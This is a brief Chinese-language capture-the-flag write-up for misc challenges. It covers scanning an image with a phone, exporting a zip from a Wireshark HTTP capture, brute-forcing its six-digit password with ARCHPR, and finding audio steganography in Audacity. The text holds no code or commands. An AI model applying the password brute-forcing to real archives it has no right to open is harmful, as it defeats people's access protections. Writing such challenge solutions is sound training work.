
然后简单粗暴拿iPhone扫了一下



拿到flag

每日推荐

压缩包打开，是Wireshark抓包文件，稍微分析一下，题目提到音乐，就干脆Wireshark里选择HTTP导出，大小从大到小排列，第一个研究了一下发现是个压缩包，导出保存。



解压需要密码，7zip打开看提示说密码为六位数字，上ARCHPR爆破半分钟拿到密码。

类型	zip
警告	有效数据外包含额外数据
物理大小	8 289 878
尾部大小	49 908
注释	密码为6位数字

解压出一首歌，考虑是音频隐写，Audacity打开，一番乱试之后。。。

拿到flag。

Week1 Misc AK